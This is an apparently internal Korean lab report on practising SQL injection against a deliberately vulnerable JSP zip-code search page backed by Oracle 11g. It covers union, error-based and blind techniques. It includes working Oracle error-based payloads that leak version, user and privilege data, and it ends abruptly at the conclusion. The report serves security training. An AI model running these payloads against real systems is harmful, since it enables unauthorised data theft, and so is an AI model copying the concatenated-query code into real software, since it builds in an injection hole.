SQL Injection

실습 보고서

전략해킹팀   
2018-08-16

서재환 선임

목차

[1. 실습 타켓 선정 3](#_Toc521571199)

[2. SQL Injection 5](#_Toc521571200)

[3. union SQL Injection 6](#_Toc521571201)

[1) 칼럼 개수획득 7](#_Toc521571202)

[2) 칼럼 타입획득 9](#_Toc521571203)

[3) 테이블명 획득 12](#_Toc521571204)

[4) 칼럼명 획득 13](#_Toc521571205)

[5) 데이터획득 14](#_Toc521571206)

[4. error based SQL Injection 15](#_Toc521571207)

[1) 공격 가능성 확인 15](#_Toc521571208)

[2) 공격 실습 18](#_Toc521571209)

[5. blind SQL Injection 21](#_Toc521571210)

[1) 공격 가능성 확인 22](#_Toc521571211)

[2) 공격 실습 24](#_Toc521571212)

[6. 결론 32](#_Toc521571213)

1. 실습 타켓 선정

실습을 진행한 시스템의 환경입니다.

|  |  |
| --- | --- |
| SQL Injection 실습자 | |
| Windows 7 Enterprise K |  |
| 웹 서버 | |
| CentOS 7 (64bit) | Tomcat 7.0.90 |
| DB 서버 | |
| CentOS 7 (64bit) | Oracle 11.2.0.1.0 |

실습 타켓은 우편번호 검색 페이지로 하였습니다. ( “register/addr\_search.jsp” )

해당 페이지의 소스 내용입니다.

양식의 맨 아래

<%@ page language="java" pageEncoding="UTF-8" %>

<%@page import="oracle.jdbc.driver.OracleDriver"%>

<%@page import="java.sql.\*"%>

<%@page import="javax.naming.\*"%>

<%@page import="javax.sql.\*"%>

<html>

<head>

</head>

<body>

<%

request.setCharacterEncoding("UTF-8");

String dong = request.getParameter("dong");

if(dong == null)

{

%>

<form method="post" action="addr\_search.jsp">

<table border="1" style="width:100%;height:30%">

<tr>

<td>

우편번호 검색

</td>

</tr>

<tr>

<td>

동 입력<input type="text" size="10" name="dong"></input> <input type="submit" value="검색"></input>

</td>

</tr>

</table>

</form>

<table border="1" style="width:100%">

<tr>

<td style="width:30%;height:10%">

우편번호

</td>

<td style="width:70%;height:10%">

주소

</td>

</tr>

</table>

<%

}

else

{

%>

<form method="post" action="addr\_search.jsp">

<table border="1" style="width:100%;height:30%">

<tr>

<td>

우편번호 검색

</td>

</tr>

<tr>

<td>

동 입력<input type="text" size="10" name="dong"></input> <input type="submit" value="검색"></input>

</td>

</tr>

</table>

</form>

<table border="1" style="width:100%">

<tr>

<td style="width:30%;height:10%">

우편번호

</td>

<td style="width:70%;height:10%">

주소

</td>

</tr>

<%

out.println(dong+"<p>");

String DBGsql = "select \* from zipcode where dong like '%"+dong+"%'";

out.println(DBGsql+"<p>");

Connection con = null;

Statement stmt = null;

ResultSet rs = null;

try{

Context initContext = new InitialContext();

Context envContext = (Context)initContext.lookup("java:/comp/env");

DataSource ds = (DataSource)envContext.lookup("jdbc/myoracle");

con = ds.getConnection();

stmt = con.createStatement();

out.print("DEBUG : new db connect ok!");

String sql = "select \* from zipcode where dong like '%"+dong+"%'";

rs = stmt.executeQuery(sql);

out.print("<p>");

while(rs.next())

{

String strdong = null;

String strzipcode = null;

strdong = rs.getString("dong");

strzipcode = rs.getString("zipcode");

out.print("<tr>");

out.print("<td>");

out.print(strzipcode);

out.print("</td>");

out.print("<td>");

out.print(strdong);

out.print("</td>");

out.print("</tr>");

}

}

catch(SQLException e)

{

out.print(e);

}

catch(Exception e)

{

e.printStackTrace();

}

}


%>

</table>


</body>

</html>

검색결과 화면에 디버깅 문자열을 출력하여 진행상황을 파악하고자 하였습니다.

* 1라인 : 입력값
* 2라인 : 전달된 쿼리문
* 3라인 : DB 연동 확인

2. SQL Injection

SQL Injection은 클라이언트에서 응용 프로그램으로의 입력 데이터를 통해 SQL 쿼리를 삽입하는 것입니다. 성공적인 SQL injection exploit은 데이터베이스에서 중요한 데이터를 읽고, 수정하고, 실행 할 수 있습니다. SQL 주입 공격은 사전 정의 된 SQL 명령의 실행을 위해 SQL 명령이 데이터 평면 입력에 주입되는 주입 공격 유형입니다.

SQL Injection은 특징에 따라 여러가지 종류로 나눌 수 있습니다

|  |  |
| --- | --- |
| 종류 | 특징 |
| Union SQL Injection | 조회할 때 다른 정보도 같이 조회하는 방식.  원래의 조회문과 컬럼 개수와 타입이 일치해야 함.  결과를 확인할 수 있는 곳에서 사용(주소검색,상품검색,게시판). |
| Error-based SQL Injection | 불필요하게 자세한 에러를 보여주는 특정 프로시저들을 사용.  프로시저 안에 원하는 데이터를 조회하는 서브쿼리를 삽입.  에러 메시지가 상세하게 나오는 곳에서 사용. |
| Blind SQL Injection | 원래의 쿼리문에 조건문을 붙여 참, 거짓을 이용하는 방식  범용성이 가장 좋음.  참과 거짓이 다른 페이지에서 사용 |
| Time-based SQL Injection | 쿼리의 실행시간에 차이를 두어 참, 거짓을 판별하는 방식.  Injection이 성공해도 결과 화면이 눈에 보이지 않음.  참, 거짓 페이지를 구별할 수 없을 때 사용. |


3. union SQL Injection

UNION 기반 공격을 통해 테스터는 데이터베이스에서 정보를 쉽게 추출 할 수 있습니다.

UNION 연산자를 통해 데이터 조회 시 다른 정보도 같이 조회하는 방법을 사용합니다.

UNION 연산자는 두 쿼리가 완전히 동일한 구조를 가질 때만 사용할 수 있기 때문에 공격자는 원래 쿼리와 비슷한 SELECT 문을 작성해야 합니다. 이렇게 하려면 유효한 테이블 이름을 알아야 하지만 첫 번째 쿼리의 열 수와 해당 데이터 형식을 결정해야 합니다.

union SQL Injection을 성공시키기 위한 조건은 다음과 같습니다.




* + 1. 칼럼 개수획득
* **null을 하나씩 늘려가는 방법**

ex) union select null,null,null, ... from dual

* **order by를 사용하여 확인하는 방법**


ex) like ‘%~~%’ order by 숫자







**확인한 칼럼 개수는 6개 입니다.**

* + 1. 칼럼 타입획득

union select null,null,null ... from dual에서 칼럼 하나씩 타입을 추측하여 하나씩 대입해보며 공격하는 방법입니다.

현재 테이블의 칼럼과 데이터 타입이 일치하면 성공적인 쿼리 결과를 보여주게 됩니다.






**획득한 데이터 타입은 number , string , string , string , string , string 입니다.**


* + 1. 테이블명 획득
* 테이블명을 획득하는 SQL을 이용하여 공격

Ex) select table\_name from user\_table



획득한 테이블명은 countries , departments, **EMPLOYEES** , jobs ... 입니다.


* + 1. 칼럼명 획득
* **칼럼을 획득하는 SQL을 이용**

Ex) select column\_name from all\_tab\_columns where table\_name=‘테이블명’;

획득한 칼럼명은 commission\_pct,....., **FIRST\_NAME , LAST\_NAME** ,... 입니다.

* + 1. 데이터획득

데이터 취급 시 리미트를 두는 것이 필요합니다.

최종적으로 데이터 획득에 성공한 모습입니다.


4. error based SQL Injection

에러메시지를 기반으로 결과 값을 눈으로 확인할 수 있고 민감한 정보를 출력할 수 있는 특정한 프로시저들을 이용하여 정보를 쉽게 얻어낼 수 있는 방법입니다.


|  |  |
| --- | --- |
| 입력값 | 1' or 1=utl\_inaddr.get\_host\_address((select banner from v$version where rownum=1))-- |
| 실행된 쿼리값 | select \* from zipcode where dong like '%1' or 1=utl\_inaddr.get\_host\_address((select banner from v$version where rownum=1))--%'; |
| 결과값v | ORA-24247: 네트워크 액세스가 ACL(액세스 제어 목록)에 의해 거부되었습니다. |
| 참고사항 | 호스트의 IP주소를 얻어오는데 사용  UTL\_INADDR.GET\_HOST\_ADDRESS (  host IN VARCHAR2 DEFAULT NULL)  RETURN host\_address VARCHAR2;  Host : 호스트명 |
| 입력값 | 1' or 1 = ordsys.ord\_dicom.getmappingxpath((select banner from v$version where rownum=1))-- |
| 실행된 쿼리값 | select \* from zipcode where dong like '%1' or 1 = ordsys.ord\_dicom.getmappingxpath((select banner from v$version where rownum=1))-- %'; |
| 결과값 | ORA-53044: 잘못된 태그: ORACLE DATABASE 11G ENTERPRISE EDITION RELEASE 11.2.0.1.0 - 64BIT PRODUCTION |
| 참고사항 | 매핑된 문서(xml)에서 값을 얻어오는데 사용하는 함수  getMappingXPath (tag IN VARCHAR2, docName IN VARCHAR2 DEFAULT 'ordcmmp.xml', definerName IN VARCHAR2 DEFAULT 'DICOM') RETURN VARCHAR2  tag : DICOM 특성의 태그 (8문자의 16진수 문자열)  docName : 매핑 문서의 이름  definerName : 태그의 정의자(DICOM) |
| 입력값 | %1' or 1= CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))-- |
| 실행된 쿼리값 | select \* from zipcode where dong like '%1' or 1= CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))-- %'; |
| 결과값 | DRG-11701: Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production 키워드 사전이 존재하지 않습니다 |
| 참고사항 | CTX\_THES.SN(phrase IN VARCHAR2,  tname IN VARCHAR2 DEFAULT 'DEFAULT')  RETURN VARCHAR2; |

|  |  |
| --- | --- |
| 서브 쿼리문 | (select banner from v$version where rownum=1) |
| 참고사항 | DB의 버전 정보 노출  ORA-29257: 알 수 없는 Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production 호스트 |
| 서브 쿼리문 | (select sys.stragg (distinct username||chr(32)) from all\_users) |
| 참고사항 | 사용자 계정명 노출. 11g 버전까지 가능  ORA-29257: 알 수 없는 ANONYMOUS APEX\_030200 APEX\_PUBLIC\_USER APPQOSSYS BI CTXSYS DBSNMP DIP EXFSYS FLOWS\_FILES HR IX MDDATA MDSYS MGMT\_VIEW OE OLAPSYS ORACLE\_OCM ORDDATA ORDPLUGINS ORDSYS OUTLN OWBSYS OWBSYS\_AUDIT PM SCOTT SH SI\_INFORMTN\_SCHEMA SPATIAL\_CSW\_ADMIN\_USR SPATIAL\_WFS\_ADMIN\_USR SYS SYSMAN SYSTEM WMSYS XDB XS$NULL 호스트 |
| 서브 쿼리문 | (Select granted\_role from ( select rownum r, granted\_role from user\_role\_privs) where r=1) |
| 참고사항 | Rownum r을 증가시키면서 현재 유저의 권한 확인  ORA-29257: 알 수 없는 ADM\_PARALLEL\_EXECUTE\_TASK 호스트 |
| 서브 쿼리문 | (SELECT sys\_context('USERENV', 'ISDBA') FROM dual)) or 1=utl\_inaddr.get\_host\_address((SELECT sys\_context((select chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||chr(86) from dual), (select chr(73)||chr(83)||chr(68)||chr(66)||chr(65) from dual)) FROM dual) |
| 참고사항 | 현재 유저의 DBA 권한을 확인  ORA-29257: 알 수 없는 TRUE 호스트 |


1. 공격 가능성 확인

에러 메시지 확인하여 error based sql injection 가능성 확인.

에러 메시지 확인하여 error based sql injection 가능성 확인2.




에러 메시지 확인하여 error based sql injection 가능성 확인3.




1. 공격 실습


테이블 획득에 성공하여 DEPARTMENTS 테이블명을 확인한 모습입니다.



DEPARTMENTS 테이블에서 DEPARTMENT\_NAME 칼럼명을 확인한 모습입니다.



DEPARTMENTS 테이블에서 DEPARTMENT\_NAME 칼럼명을 이용하여 Marketing데이터를 확인한 모습입니다.



5. blind SQL Injection

블라인드 SQL (Structured Query Language) 주입은 데이터베이스에 true 또는 false 질문을 요청하고 응용 프로그램 응답을 기반으로 대답을 결정하는 SQL 주입 공격 유형입니다. 이 공격은 웹 응용 프로그램이 일반 오류 메시지를 표시하도록 구성되었지만 SQL 삽입에 취약한 코드를 완화하지 못했을 때 자주 사용됩니다.

침입자가 SQL 삽입을 이용하면 웹 응용 프로그램은 SQL 쿼리의 구문이 잘못된 것으로 불평하는 데이터베이스의 오류 메시지를 표시하는 경우가 있습니다. 블라인드 SQL 인젝션은 일반적인 SQL 인젝션과 거의 동일합니다. 유일한 차이점은 데이터를 데이터베이스에서 검색하는 것입니다. 데이터베이스가 웹 페이지에 데이터를 출력하지 않으면 공격자는 일련의 참 또는 거짓 질문을 데이터베이스에 요청하여 데이터를 도용해야 합니다. 따라서 SQL 주입 취약점을 악용하는 것은 더욱 어렵지만 불가능하지는 않습니다.


blind SQL 은 sql문이 들어가는 모든 곳에서 사용이 가능하여 범용성이 좋습니다.

공격을 진행하기 위해서는 참과 거짓이 다른 페이지를 확인할 수 있어야 합니다.


1. 공격 가능성 확인

* 간단한 쿼리를 통해 참 거짓의 웹 페이지를 확인

ex) 1 = 1 vs 1 = 2




And 조건식 이후의 쿼리 결과가 참이라면 데이터를 보여주는 반면, 쿼리 결과가 참이 아니라면 데이터를 보여주지 않습니다.




1. 공격 실습

테이블명을 획득하는 과정입니다.




유저의 2번째 테이블명의 첫 번째 글자는 아스키로 77보다 큰가?

-> 거짓




유저의 2번째 테이블명의 첫 번째 글자는 아스키로 70보다 큰가?

-> 거짓



유저의 두 번째 테이블명의 첫 번째 글자는 아스키로 68과 같은가?

-> 참




유저의 두 번째 테이블명의 두 번째 글자는 아스키로 77보다 큰가?

-> 거짓


\*이후 생략\*

**최종적으로 얻어낸 테이블명은 DEPARTMENTS 입니다.**

DEPARTMENTS 테이벌에서 칼럼명을 획득 과정입니다.

유저의 DEPARTMENT 테이블의 두 번째 칼럼의 첫 번째 글자는 아스키로 77보다 큰가?

-> 참




유저의 DEPARTMENT 테이블의 두 번째 칼럼의 첫 번째 글자는 아스키로 68과 같은가?

-> 참


\* 이후 생략 \*

**최종적으로 얻어낸 칼럼명은　DEPARTMENT\_NAME 입니다.**

DEPARTMENTS 테이블에서 DEPARTMENT\_NAME 칼럼을 이용하여 데이터를 획득하는 과정입니다.

유저의 DEPARTMENT 테이블의 DEPARTMENT\_NAME 칼럼의 두 번째 데이터의 첫 번째 글자는 아스키로 68과 같은가?

-> 참



유저의 DEPARTMENT 테이블의 DEPARTMENT\_NAME 칼럼의 두 번째 데이터의 첫 번째 글자는 아스키로 77과 같은가?

-> 참

\*이후 생략\*

**최종적으로 획득한 데이터는 Marketing 입니다.**

6. 결론

SQL Injection은 크게 3가지 공격으로 나뉩니다.

